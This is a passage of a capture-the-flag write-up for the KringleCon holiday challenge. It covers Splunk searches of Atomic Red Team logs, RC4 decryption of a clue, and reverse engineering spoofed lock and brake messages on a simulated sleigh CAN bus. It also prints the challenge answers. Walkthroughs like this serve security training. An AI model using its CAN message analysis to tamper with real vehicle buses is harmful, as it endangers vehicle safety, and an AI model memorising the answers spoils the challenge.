
We end up with 2 processes. However, one is the parent process of the other, so let's pick that one:

3648

6. **Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?**

```
index=T*-win TargetFilename=*.bat
| stats values(TargetFilename)
```

This search results in a list of 15 possible .bat-files, but since the .bat we're looking for is used by multiple techniques, we can probably ignore the bat-files in technique-specific folders, leaving only 9 candidates:



values(TargetFilename)

C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Cyclotron.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_DragonsTail.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Fission.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Plutonium.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Reactor.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Labs\Webinar11062017-Labs.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Misc\Discovery.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1016\~~src\qakbot.bat~~
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1036.003\~~src\T1036.003_test.bat~~
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1074.001\~~src\Discovery.bat~~
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1110.003\~~src\parse_net_users.bat~~
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1547.001\~~src\batstartup.bat~~
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\batstartup.bat
C:\Users\Administrator\AppData\Local\Tem~~p\T1059.003_script.b~~at
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat

Discovery.bat sounds the most promising one for something that's being used by multiple techniques… Let's check in a local copy of Atomic Red Team what's the last line of that file:

```
$ tail -n1 atomic-red-team/ARTifacts/Misc/Discovery.bat
quser
```

The last line in the batch-file is:

QUSER

7. **According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?**

```
index=* sourcetype=bro* "certificate.serial"="*" attackrange
| dedup certificate.serial
| table certificate.serial certificate.subject

55FCEEBB21270D9249E86F4B9DC7AA60 CN=win-dc-748.attackrange.local
64B382753C36278241A352307F4351F5 CN=win-host-669.attackrange.local
```

There's a 'win-host', and a 'win-dc', so unless the elf who wrote the naming conventions for this network did have way too much eggnog, the win-dc machine will most probably be the Domain Controller. The serial for that TLS certificate is:

8. 55FCEEBB21270D9249E86F4B9DC7AA60

Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

Alice Bluebird gives a hint in the SOC Chat:


This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:


7FXjP1lyfKbyDK/MChyf36h7

It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

RFC 7465 is talking about **Prohibiting RC4 Cipher Suites** (see https://tools.ietf.org/html/rfc7465), so the cipher-text is probably encoded with RC4, which is a really old algorithm that really shouldn't be used anymore…

Santa's favorite phrase is leaked in an online video, so we can throw all of these ingredients in Cyberchef and cook up a quick recipe:




Recipe

RC4

Passphrase: Stay Frosty (UTF8)

Input format: Base64

Output format: Latin1

Input

```
7FXjP1lyfKbyDK/MChyf36h7
```

Output

```
The Lollipop Guild
```

The adversary group that Santa feared was:

THE LOLLIPOP GUILD

OBJECTIVE 7) SOLVE THE SLEIGH'S CAN-D-BUS PROBLEM


Difficulty: 3

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

As always, before starting with the main objective, let's help out an elf in distress. Go change back into your own body (otherwise you won't get any hints), and talk to Wunorse Openslae about his issues with a CAN-Bus.

CAN-Bus Investigation Terminal challenge

Open the terminal, look at the logs, filter out some noise, and find the answer...




```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMWX00Okxxddcddxxk0O0XWMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMWXOxoc:c.;cccccc.ccccc:.:c:ldxOXMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMXkoc',ccccc:.:ccccc.ccccc.;cccc,'::cdOXMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMM0xc:cccc,':cccc::cccccccccccccccc:.;cccccc:lxXMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMNkl,',:ccccc;;ccccccccccccccccccccc::cccccc:,',:lOWMMMMMMMMMMMMM
MMMMMMMMMMMMNxccccc;';cccccccccccccccccccccccccccccccccc;':cccccckWMMMMMMMMMMM
MMMMMMMMMMNdcccccc:..;ccccccccccccccccccccccccccccccccccccccccccc:kWMMMMMMMMMM
MMMMMMMMM0c,,,,:cccc;..;cccccccccccccccccccccccccccccccccccccc:,,,;:lKMMMMMMMM
MMMMMMMWd:cccc;:cccccc;..,cccccccccccccccccccccccccccccccccccc;:cccccckMMMMMMM
MMMMMMNlcccccccccccccccc:..,:ccccccccccccccccccccccccccccccccccccccccc:oWMMMMM
MMMMMNc,,,,,:cccccccccccc:..':ccccccccccccccccccccccccccccccccccc:,,,,,;oWMMMM
MMMMWoccccc::ccccccccccccccc:'.':cccccccccccccccccccccccccccccccc::ccccccxMMMM
MMMMkcccccccccccccccccccccccccc:'..:ccccccccccccccccccccccccccccccccccccc:0MMM
MMMN::ccccccccccccccccccccccccccc:'..:cccccccccccccccccccccccccccccccccccc:cWMM
MMMk,,,,,:ccccccccccccccccccccccccc:,..;cccccccccccccccccccccccccccccc:,,,,,;0MM
MMMlcccccccccccccccccccccccccccccccccccc,.;ccccccccccccccccccccccccccccccccccdMM
MMW:ccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccclMM
MMWOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO0MM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of the data has been cleaned up, so don't worry - it isn't too noisy.
What you will see is a record of the engine idling up and down. Also in the data are a LOCK signal, an UNLOCK signal, and one more LOCK. Can you
find the UNLOCK? We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log and submit it to ./runtoanswer!  (e.g., if the timestamp is
123456.112233, please submit 112233)

elf@d3a956fe4fd8:~$ ls
candump.log  runtoanswer

elf@d3a956fe4fd8:~$ head candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F

elf@d3a956fe4fd8:~$ cat candump.log | grep -v 244 | head
(1608926660.970738) vcan0 188#00000000
(1608926661.474018) vcan0 188#00000000
(1608926661.978259) vcan0 188#00000000
(1608926662.478577) vcan0 188#00000000
(1608926662.977733) vcan0 188#00000000
(1608926663.483216) vcan0 188#00000000
(1608926663.989726) vcan0 188#00000000
(1608926664.491259) vcan0 188#00000000
(1608926664.626448) vcan0 19B#000000000000
(1608926664.996093) vcan0 188#00000000

elf@d3a956fe4fd8:~$ cat candump.log | grep -v 244 | grep -v 188 | head
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000

elf@d3a956fe4fd8:~$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log.  What is the decimal portion of the UNLOCK timestamp?
(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.
> 122520
Your answer: 122520

Checking....
Your answer is correct!
```

Talk to Wunorse again to receive the hints. Then, change back into Santa. You can walk, and meet some friends on the way, but teleporting saves some time. Back on the roof, hop in the Sleigh to look at the CAN-D-Bus:

Main Objective

We're going to have to reverse engineer the ID's and see if we can match them to physical controls. Set the levers for the accelerator, brake and steering to some unique values:



```
EPOCH TIME    ID  MESSAGE
1607974677933 080#FFFFFA
1607974678034 019#00000013
1607974678136 188#00000000
1607974678237 244#0000000000
1607974678339 080#000012
1607974678440 080#FFFFF0
1607974678542 019#00000013
1607974678643 188#00000000
1607974678743 244#0000000000
1607974678845 19B#0000000F2057
1607974678946 080#000012
1607974679047 080#FFFFFA
1607974679148 019#00000013
1607974679250 188#00000000
1607974679351 244#0000000000
1607974679453 080#000012
1607974679554 080#FFFFF3
1607974679655 019#00000012
1607974679758 188#00000000
1607974679858 244#0000000000
```

To get a quick idea of all the ID's that are being transmitted, and to be able to quickly filter out the noisiest ID's first, we're going to copy/paste the screen a few times (ctrl-a, ctrl-c, ctrl-v) to fill a local logfile with some log-events. Don't worry about cleaning up the other lines, we'll filter those out… Save the logfile as canbus.log, and see which events show up most:

```
$ cat canbus.log | grep 16079 | cut -f2 -d' ' | sort | uniq -c | sort -nr
     60 188#00000000
     58 080#000012
     57 244#0000000000
     32 019#00000013
     28 019#00000012
     14 080#FFFFFD
     13 080#FFFFF0
     12 080#FFFFFA
     12 080#FFFFF8
      8 080#FFFFF3
      6 19B#0000000F2057
```

ID's 080 and 019 seem to be related to the values we've set for the brake and steering. (decimal 18 = 12 hex, and decimal 19 = 13 hex).

Filter out everything except the ID we're trying to reverse engineer (019 for now)

If we change steering-value, we see ID 019 change as well. We've found our first match.
Continue playing around with filters and controls until we've got a pretty good idea what every ID means.

Steering:	019#FFFFFFCF – 019#00000032
Lock:	19B#000000000000
	19B#0000000F2057 (inserted into the bus after the doors are locked...)
Unlock:	19B#00000F000000
Start:	02A#00FF00
Stop:	02A#0000FF
RPM:	244#*
Brake:	080#000000 – 000064
	080#FFFFFA (inserted into the bus when more than 0x04 brake-force is applied...)
Unknown:	188#00000000

This is weird… Locking the doors generates a second event, that will most likely unlock the doors again. Seems pretty dangerous… And pushing hard on the brakes generates some events that will probably undo the braking… Something really phishy is going on here… It sure looks like somebody is trying to hurt Santa...

To fix the CAN-D-BUS and make the Sleigh save again, filter out the following values:

19B EQUALS 0000000F2057
080 LESS 000000000000

